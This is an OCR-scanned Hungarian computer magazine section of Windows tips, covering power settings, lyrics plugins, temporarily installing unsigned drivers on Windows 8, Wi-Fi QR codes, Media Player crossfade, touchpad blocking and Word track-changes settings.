
Tekintettel az akkumulátorok üzemidejének kellemetlen problémájára, notebookunk használati idejét valamilyen intelligens energiamegtakarítást hozó funkcióval szeretnénk meghosszabbítani. Az aktuális működés a processzor energiagazdálkodásának testre szabásával optimalizálható, mivel például szövegek írása a lehetséges teljesítményének csak igen kis részét igényli.

A testreszabáshoz kattintsunk a Vezérlőpulton *Rendszer és biztonság* alatt az *Energiagazdálkodási lehetőségek*re. A választott



1 Kizárólag fejlesztőknek

A registrys engedélyezést követően egy ingyenes fejlesztői licenccel szabadon telepíthetünk alkalmazásokat



3 Énekeljünk együtt

A praktikus MiniLyrics bővítmény automatikusan betölti a dalszövegeket, ha elindítjuk a lejátszást

energiasémánál kövessük a *Séma beállításainak módosítása* linket, aztán kattintsunk a *Speciális energiaellátási beállítások módosítása* linkre. A listát görgessük a *Processzor energiagazdálkodása* sorig, és kattintsunk az előtte álló pluszjelre. Nyissuk meg a *Minimális processzorteljesítmény* ágat. Itt külön értéket adhatunk meg *Működés telepről* és *Működés hálózatról* esetére. Állítsunk be például *5%* -ot. A módosításhoz a százalékértékre kell kattintani, mire megjelenik egy kombinált mező az érték beírásához vagy le-fel pörgetéséhez. Egyébként a hálózati működéshez is lecsökkenthetjük *5%*-ra az alsó határt, mivel ez nem jelent teljesítménycsökkentést, a processzornak azonban üresjáratban alacsonyabb energiaállapotot tesz lehetővé, amit valószínűleg a mérsékeltebb ventilátorzajból fogunk észrevenni – önmagában ez sem rossz eredmény. Most nyissuk meg a *Maximális processzorteljesítmény* ágat. A *Működés telepről* beállításnál itt *50* és *75%* közötti értéket ajánlott beállítani, hacsak nem végzünk intenzív számításokat igénylő feladatokat. Ez a beállítás ugyan fékezi valamennyire a rendszert, de ez normál használatnál alig érzékelhető, a kisebb energiaigény viszont hosszabb működési időt biztosít. Hálózati működésnél ezzel szemben nincs sok értelme a teljes rendszert kompletten fékezni, mert akkor már vehettünk volna olcsóbb számítógépet is. Hagyjuk jóvá a beállításokat egymás után az *Alkalmaz* és *OK* gombokkal.

Háttér: A processzorok felépítésüknél fogva különböző teljesítményállapotokat támogatnak az aktív működéshez (P-States), valamint különböző üresjárati teljesítményállapotokat (C-States). A lehetséges állapotok száma az adott processzormodelltől függ. A processzor energiagazdálkodási beállításaival a kereteket adjuk meg, amelyek között a rendszer ezeket az állapotokat váltogathatja.

3 WINDOWS Dalszövegek automatikus megjelenítése a Media Player & társaiban

A *MiniLyrics* Media Player-bővítmény különböző lejátszókban megjeleníti a lejátszott dalok szövegét. A legfrissebb verzió letölthető a *www.crintsoft.com* weboldalról. Mielőtt a beépülő modult telepítenénk, a médialejátszónak, amellyel használni szeretnénk, már a gépünkön kell lenni, mivel a modul telepítésére ez a szoftver nem használható. A jövőben a beépülő modul a dalok lejátszásakor automatikusan elindul, és amennyiben az elérhető, meg is mutatja nekünk a szövegeket.

4 WINDOWS 8 Aláíratlan meghajtó telepítése a Microsoft-zárlaton át


A digitális aláírás nélküli illesztőprogramok jelentős kockázatot jelenthetnek a rendszerünkre nézve, ezért a telepítésük Windows 8 alatt jó okkal van letiltva. Ráadásul ezt a tiltást nem is lehet teljes mértékben feloldani, ami olyankor okozhat gondot, ha például egy régi hardvert szeretnénk telepíteni – igen valószínű, hogy ennek illesztőprogramja bizony még nem lett aláírva. Kis ráfordítással ennek ellenére sikerülhet a telepítése.

Ehhez a számítógépünket speciális indítási beállításokkal kell újraindítanunk. Először zárjunk be minden programot, aztán vigyük az egérmutatót a jobb alsó sarokba, húzzuk befelé és válasszuk a *Beállítások*at, majd nyissuk meg a *Gépház*at. Ott kattintsunk az *Általános* kategóriára. Most lapozzunk le a *Speciális rendszerindítás* területig, és ott kattintsunk az *Újraindítás most* gombra.

Várjuk meg az újraindulást, és a megjelenő menüből válasszuk a *Hibaelhárítás*t, azután a *Speciális lehetőségek*et. Most kattintsunk az *Indítási beállítások* csempére. Az *Újraindítás* gombra a Windows indítási képernyője néhány speciális lehetőséggel fog megjelenni. Ezek közül válasszuk a 7-es, *Az illesztőprogram-aláírás megkövetelésének letiltása* pontot, az F7 billentyű lenyomásával. Erre a Windows a szokásos módon folytatja az indítást a záróló képernyővel, ahol a szokásos módon bejelentkezhetünk a rendszerbe, azonban az aláíratlan illesztőprogramok tiltását a háttérben átmenetileg feloldja.


Végezzük el a kívánt telepítést. A Windows ugyan most is figyelmeztetni fog a hiányzó aláírásra, de ennek ellenére fel fogja kínálni a telepítés lehetőségét.

A következő rendszerindítás után ismét le lesz tiltva az aláíratlan illesztőprogramok telepítése, de a már telepített illesztőprogramok →



2 A megfelelő beállítás

Testre szabott beállításokkal anélkül optimalizáljuk az energiafelhasználást, hogy visszafognánk a teljesítményt



4 Telepítés előkészítése

Speciális beállításokkal kell újraindítanunk a rendszert, hogy aláíratlan illesztőprogramokat telepíthessünk

továbbra is működni fognak. Ha más aláíratlan illesztőprogramot is telepíteni szeretnénk, vagy egy ilyet frissíteni, akkor újból végre kell hajtanunk a fenti teljes műveletsort.


5 WINDOWS 8 **Automatikus színváltások hatékony letiltása a rendszerben**

Talán feltűnt már, hogy a Windows újabb verzióinál (és ez a Vista óta igaz) ablakkeretek és a tálca színe nem mindig egyforma, hanem dinamikusan, a mindenkori háttérhez illeszkedve változik. Akit a rendszernek ezek a funkciói zavarnak, ki is kapcsolhatja ezt az opciót, hogy az asztalnak ezek a területei mindig egyformán nézzenek ki. Ehhez kattintsunk jobb egérgombbal az asztal egy szabad pontjára, és válasszuk a *Személyre szabás* parancsot. Most kattintsunk lent a *Szín* ikonra, amely alatt a jelenlegi *Automatikus* beállítás olvasható. A következő ablakban válasszuk ki a kívánt színt a mintanégyzetek közül. Akinek az itt felkínált pasztellárnyalatok nem felelnek meg, először mégis jelölje ki valamelyik színmezőt, hogy további lehetőségeket jeleníthessen meg. Utána kattintson a *Színkeverő megjelenítése* feliratra vagy mellette a nyílra, és az *Árnyalat*, *Telítettség*, *Fényerő* csúszkákkal határozza meg a kívánt színt. Végül kattintsunk a *Módosítások mentése* gombra. A beállítás most rendelkezésre áll a hozzá tartozó mintamezőben. Ha most a *Módosítások mentése* gombbal átvesszük ezt a konfigurációt, akkor a rendszerszínek a jövőben függetlenek maradnak a háttértől. Ha később ismét az automatikát szeretnénk működtetni, ugyanebben az ablakban válasszuk az első, színkártyás mintát.

6 WINDOWS XP/VISTA/7/8 **Programok telepítése előtt az online fájlelőnézet használata**

Néha olyan formátumban kapunk fájlokat, amelyeket a számítógépünk nem tud közvetlenül megjeleníteni. Google Drive-felhasználóként ilyenkor egy külön program telepítése helyett gyakran már az okos felhőtárhely előnézet funkciója is meghozza a kívánt eredményt.

Azért, hogy kapjunk egy ilyen előnézetet, egyszerűen töltsük fel a fájlt, vagy másoljuk a Windows Intézőben a Google Drive-val összekötött mappába. A helyi mappában kattintsunk jobb egérgombbal a fájlbejegyzésre, és válasszuk a *Google Drive/Megtekintés weben* parancsot. Ha már megnyitottuk a Google Drive-ot a böngészőben, kattintsunk a fájlnévre. Az esetek egy részében már most előnézetet látunk. Amennyiben az adott formátummal ez még nem működik, megpróbálkozhatunk a Google Drive *Megtekintő* nevű alkalmazásával. Az ebben a programban megmutatott fájlokat többek között megoszthatjuk, továbbíthatjuk, és a *Szerkesztés* menüből *Megjegyzés*t is fűzhetünk hozzájuk, illetve a *Keresés*sel kereshetünk bennük. Különböző programkódok egyes népszerű formátumaihoz is áttekinthető megjelenítést kapunk olyan szintaxiskiemeléssel, amilyet például a Notepad++ kínál. A Megtekintővel még Adobe AI-fájlokat és AutoCAD DXF-fájlokat is meg tudunk nézni, a támogatott kódformátumok, mint a CSS, HTML, PHP, C és JS mellett azonban hiányzik az XML, viszont a különlegesebb formátumok közül képes megjeleníteni többek között a PSD, SVG, EPS, PS és RAR típusú fájlokat is. Egyedül az állományok mérete van korlátozva, maximum 25 MB-ban.




5
Windows-álló színek
Aki nem kedveli a Windows 8 színváltásait, az ismét meghatározhat egy változatlan alapértelmezett színt

7 WINDOWS XP/7/8 **WLAN-hozzáférési adatok készenlétben tartása QR-kóddal**


Aki egy új készüléket szeretne az otthoni vezeték nélküli hálózatához csatlakoztatni, vagy egy vendégnek hozzáférést adni, többnyire a szükséges hozzáférési adatok hosszas keresgélésével kezdi ténykedését. Ha a szükséges cetli végképp nincs kéznél, az adatokat közvetlenül a routeren kell lekérdeznünk.

Kényelmesebb megoldás egy kinyomtatott, a szükséges adatokat tartalmazó QR-kód. Persze a kinyomtatott kód is elkeveredhet, de legalább az az előnye megvan, hogy elkerüljük vele a gépelési hibákat a bonyolult hozzáférési adatok átvitelénél, ugyanis ehelyett az adatok leolvasásához elegendő egy okostelefon egy QR-kód-szkenner alkalmazással. Amennyiben Android-készülékről van szó, azzal a kapcsolatot szinte minden beírás nélkül beállíthatjuk.

Különböző weboldalak segítenek a QR-kód létrehozásában. Nyissuk meg például a *http://blog.qr4.nl/QR-Code-WiFi.aspx* weboldalt, és ott írjuk be az *SSID*-t és a *Password*öt. A *Network type* mezőben válasszuk ki a titkosítási módot, amelyet használunk, és alatta a *QR Code caption* mezőbe még írjunk be egy később a kód alatt szövegként megjelenő feliratot. Kattintsunk a *Generate WiFi QR Code* feliratra. Jobbra látjuk a már működő eredményt, amelyet a *Download your Android WiFi QR Code* linkről PNG-fájl formájában letölthetünk. A QR-kódot iPhone-nal is kiolvashatjuk, de




4
Telepítés elfogadása
A speciális rendszerindítás után már lehetőségünk lesz a figyelmeztetés elfogadásával telepíteni a meghajtókat



6
Előnézet a hálón
A Google Drive-val olyan fájlokba is belenézhetünk, amelyeknek a formátumát a számítógépünk nem ismeri

7 Átviteli hibák nélkül

QR-kóddal mindig kéznél vannak a WLAN-hozzáférési adataink, és a vendégeknek is egyszerű átadni azokat



9 Egy kis segítség

A Touchpad Blocker sok véletlen kezelési hibát megakadályoz, amivel folyamatosabb munkát tesz lehetővé

azon csak a szövegtartalom fog megjelenni – persze ez is nagy segítség, ha például egy tévét akarunk a WLAN-ra csatlakoztatni. Android alatt nyissuk meg a generált Wi-Fi-linket böngészővel, és így közvetlenül előállíthatjuk a kapcsolatot.

Figyelem: Vigyázzunk nagyon erre a kódra: még ha a tartalma nem is olvasható ki közvetlenül, rajta vannak a WLAN-hozzáférési adataink, amelyeket okostelefonnal bárki ki tud nyerni belőle.

8 WINDOWS 7/8 Zeneszámok automatikus átvezetéssel a Media Player 12-ben

A számok és lejátszólisták normál lejátszása, a CD-s lejátszáshoz hasonlóan, többnyire rövid szüneteket eredményez az egyes darabok között. Egy bulin azonban szeretnénk folyamatos zenét, és ehhez a zeneszámokat, mint egy DJ, egymásba átvezetni. Egy rejtett beállítással ezt a számítógép is tudja. Nyissuk meg a Media Playerben először Ctrl+M billentyűkombinációval a menüsort, aztán a *Nézet/Most játszott* menüpontot. Most kattintsunk jobb egérgombbal valamely, a Media Player, és nem mondjuk egy bővítménye által használt területre, és válasszuk a helyi menüből a *Bővítmények/Átvezetés és automatikus hangerő-kiegyenlítés* parancsot. A megjelenő ablakban kattintsunk az *Átvezetés bekapcsolása* linkre. A link alatti csúszkával adhatjuk meg az átvezetés kívánt időtartamát. Kezdjünk egy közepes, például öt másodperces értékkel, és aztán próbáljuk ki, hogy a hatás megfelelő-e. Ezenkívül a másik linkkel az *Automatikus hangerő-kiegyenlítés bekapcsolása* is jó ötlet, mert így a Media Player a különböző számoknál meglehetősen egyenletes hangerőről gondoskodik, még ha ez a funkció nem is áll minden médiánál rendelkezésre. Végül ugorjunk vissza a Műsortárra, és legjobb, ha kipróbáljuk a lejátszást egy lejátszási listával, és ellenőrizzük, hogy az átvezetés kellemesen történik-e.


9 WINDOWS XP/VISTA/7 Touchpad automatikus rövid idejű zárolása

Egér helyett ugyan szükségünk van a notebookunkon a touchpadre, de szörnyen idegesítő, mikor akaratlanul áthelyezzük vele a kurzort, ha írás közben véletlenül megérintjük. Ahelyett, hogy az erre szolgáló billentyűvel letiltanánk a működését, igénybe vehetjük egy aprócska ingyenes program, a Touchpad Blocker segítségét is, amely a touchpadet csak írás közben zárolja rövid időre. Ez megakadályozza az akaratlan egérmozgások nagy részét, azonban alig korlátozza a működést, mert a tapipad a másodperc töredékrésze után ismét rendelkezésre áll.

A program kényelmesen telepíthető lemezmellékletünkről. A telepítést követően a konfigurációs ablakba jutunk. Az automatikus használathoz bekapcsolva kell hagyni az első, *Automatically run program on startup* beállítást. A zárolási időt a *Time interval to block clicks* mező beállításával szabályozzuk. Kezdjünk valamivel hosszabb idővel, mint például *1.0* másodperccel. Ezt később lerövidíthetjük, hogy a Touchpad Blockert személyes munkamódunkra szabjuk. A program működés közben rövid időre eltünteti az egérmutatót, így az nem helyezhető át. A programot a Ctrl+F9 billentyűkombinációval bármikor gyorsan be- és kikapcsolhatjuk.


10 WINDOWS 8 Több alkalmazás egyidejű elrendezése és kényelmes használata

Az alkalmazások teljes képes megjelenítése egy tableten rendben van, nagy képernyőn azonban hátráltatja a kényelmes munkát. Legfontosabb alkalmazásaink egyidejű megjelenítése viszont már sokat javíthat ezen. Maximum hat alkalmazás elrendezésére csak egy kiegészítő alkalmazással, mint például a Toolbox for Windows 8, kapunk lehetőséget. Ennek az ingyenes letöltéséhez nyissuk meg az Áruház alkalmazást, írjuk be közvetlenül a *Toolbox* keresőszót, és indítsuk el a keresést. Ezután nyissuk meg a részletes oldalt, és kattintsunk a *Telepítés*re. Minden részterülethez nyissuk meg kattintással a választékból az ott használni kívánt programot. A kész elrendezést érdemes elmenteni a későbbi használathoz, mert ezt a program magától nem teszi meg. Ebből a célból kattintsunk ismét jobb egérgombbal, válasszuk lent a *Save Toolset* parancsot, adjunk meg jobbra egy nevet, és mentsük az összeállítást. →




8 Micsoda házibuli

Ha egy házibulira már összeállítottuk a lejátszólistát, az átvezetés beállítása hézagmentes lejátszást biztosít



10 Mozaik, ahogyan szeretjük

A hat alkalmazás egyidejű megjelenítésének köszönhetően már sokkal praktikusabb a munka



1

„Átdolgozás” – okosan!

Ha csoportban dolgozunk egy dokumentumon, sokat segít, ha a módosítások követhetőek maradnak, feltéve, hogy megjelenítésük nem kaotikus, hanem átlátható.

Dr. Peter Posse

Még ha minden felhasználó maga is határozza meg, hogyan nézzen ki a szövege Wordben, közös munkánál figyelembe kell venni néhány sajátosságot. Mindenekelőtt fontos az az alapvető beállítás (4. lépés), hogy a formázás módosításait is nyomon akarjuk-e követni. Sok esetben elegendő a tartalmi módosítások rögzítése, a formázását kikapcsolhatjuk.

A jelölések részletekbe menő testreszabása helyett inkább foglalkozzunk a megjelenítésükkel az 5. lépésnek megfelelően. Így továbbra is naplózhatjuk a módosításokat, de mindig csak az éppen érdekes dolgokat emeljük ki.

Egyforma beállítások

Több együttműködő társszerzőnek célszerű mindjárt az elején megállapodni abban, hogy milyen beállításokkal fognak dolgozni. Ez fontos a követhetőség és a formázásra vonatkozó lehetőség miatt is.

A zökkenőmentes együttműködés érdekében érdemes mindenkinek elvégezni egy jól elrejtett Word-beállítást. Ezt a 6. és 7. lépésben írjuk le. Csak ha ezek a beállításaink megegyeznek, akkor fogjuk a dokumentumot megnyitáskor ugyanúgy látni, ahogyan azt az előző szerző utoljára mentette. Ellenkező esetben mindig minden jelölést látunk, és minden alkalommal kézzel kell majd visszaállítanunk a nézetet. Szerzőként a nézetet mentés előtt mindig módosítsuk *Végleges szöveg*re, hogy a következő szerző is átlátható dokumentumot kapjon, és maga dönthesse el, mely jelöléseket szeretné láthatóvá tenni.


Dokumentum végső tisztázása


A megjelenés előtt álló kész dokumentumnál ne hagyatkozzunk kizárólag a korrektúrajelek eltüntetésére. Hogy az egyes lépések később ne legyenek láthatóak, kattintsunk a menüszalag *Korrektúra* lapjának *Változások* területén az *Elfogadás* menügombra, és válasszuk *A dokumentum minden módosításának elfogadása* parancsot. Ezután nyissuk meg a Biztonsági központot a 6. és 7. lépésnek megfelelően, és indítsuk el a 8. lépés szerinti ellenőrzést. A köztes kérdésre az utolsó módosítások mentéséről válaszoljunk igennel. Ezután kijelölt kategóriánként eldönthetjük, mely adatokat szeretnénk a dokumentumból *Mind eltávolítani*. Először azonban mindenképpen készítsünk egy biztonsági másolatot, mert ez a tisztázás már nem fordítható vissza.


Munkamenet


1 Áttekinthetetlen megjelenés


A minden módosítás megjelenítése hamar zavarossá válik, ideiglenesen megváltoztatja a szöveghosszat és áthelyezi a tördeléseket, így a dokumentumok formázása ebben a nézetben értelmetlenné válik.

















2 Beállítások a menüszalagon

A jobb áttekinthetőség kedvéért váltsunk a menüszalagon a *Korrektúra* lapra, kattintsunk a *Változások követése* menügombra, és válasszuk a *Változáskövetési beállítások módosítása* parancsot.

3 Jelölések formázása

Módosítsuk például a *Jelölés* területen a *Beszúrt elemek* beállítását *Nincs*re, és a *Törölt elemek*ét *Rejtett*re. Ugyanígy lent a szövegbuborékokat is kikapcsolhatjuk.

4 Formázás kizárása

A *Formázás nyomon követése* jelölőnégyzetet például kapcsoljuk ki, ha csak a szöveg változásait akarjuk rögzíteni. Zárjuk be *OK*-val az ablakot, és kapcsoljuk be a korrektúrát a *Változások követése* ikonra kattintva.

